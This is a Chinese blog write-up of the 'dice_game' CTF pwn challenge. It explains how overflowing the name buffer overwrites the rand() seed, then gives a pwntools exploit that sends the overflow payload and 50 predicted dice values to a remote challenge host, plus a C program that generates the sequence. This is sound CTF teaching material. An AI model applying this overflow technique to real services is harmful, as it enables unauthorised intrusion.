pwn-dice_game

原创

bufsnake 于 2019-08-05 15:20:16 发布 105 收藏 1

分类专栏： CTF PWN 文章标签： dice_game pwn writeup ctf

本文链接：https://blog.csdn.net/qq_40640243/article/details/98486863

CTF 同时被 2 个专栏收录

3 篇文章 0 订阅

订阅专栏

PWN


2 篇文章 0 订阅


订阅专栏


checksec


```
snakedice_games:checksec dice_game
[*] '/root/dice_games/dice_game'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
snakedice_games:
```


ida









> 这就是典型的猜数字游戏，猜对了，v8加一，猜错了直接退出，猜对50次后直接获得flag

思路

> 输入name值得时候，益处修改seed的值，这样，rand()产生的随机数就是有规律的，我们可以通过自己的电脑生成随机数序列，输入到程序中就ok了

exp

```
from pwn import *

context(log_level='debug')
pro = remote("111.198.29.45",49881)

seed = [0x2,0x5,0x4,0x2,0x6,0x2,0x5,0x1,0x4,0x2,0x3,0x2,0x3,0x2,0x6,0x5,0x1,0x1,0x5,0x5,0x6,0x3,0x4,0x4,0x3,0x3,
0x3,0x2,0x2,0x2,0x6,0x1,0x1,0x1,0x6,0x4,0x2,0x5,0x2,0x5,0x4,0x4,0x4,0x6,0x3,0x2,0x3,0x3,0x6,0x1]

pro.readuntil("your name: ")
pro.sendline("a"*0x40+p64(1))

def sendl(seedd):
    pro.readuntil("point(1~6): ")
    pro.sendline(str(seed[seedd]))

for i in range(0,50):
    sendl(i)

pro.interactive()
```

小记

伪随机数生成代码

```
#include <stdlib.h>
#include <stdio.h>
#include <time.h>

int main(){
    int i = 0;
    srand(1);
    for(i =0;i<60;i++){
       printf("%p,",rand()%6+1);
    }
    return 0;
}
```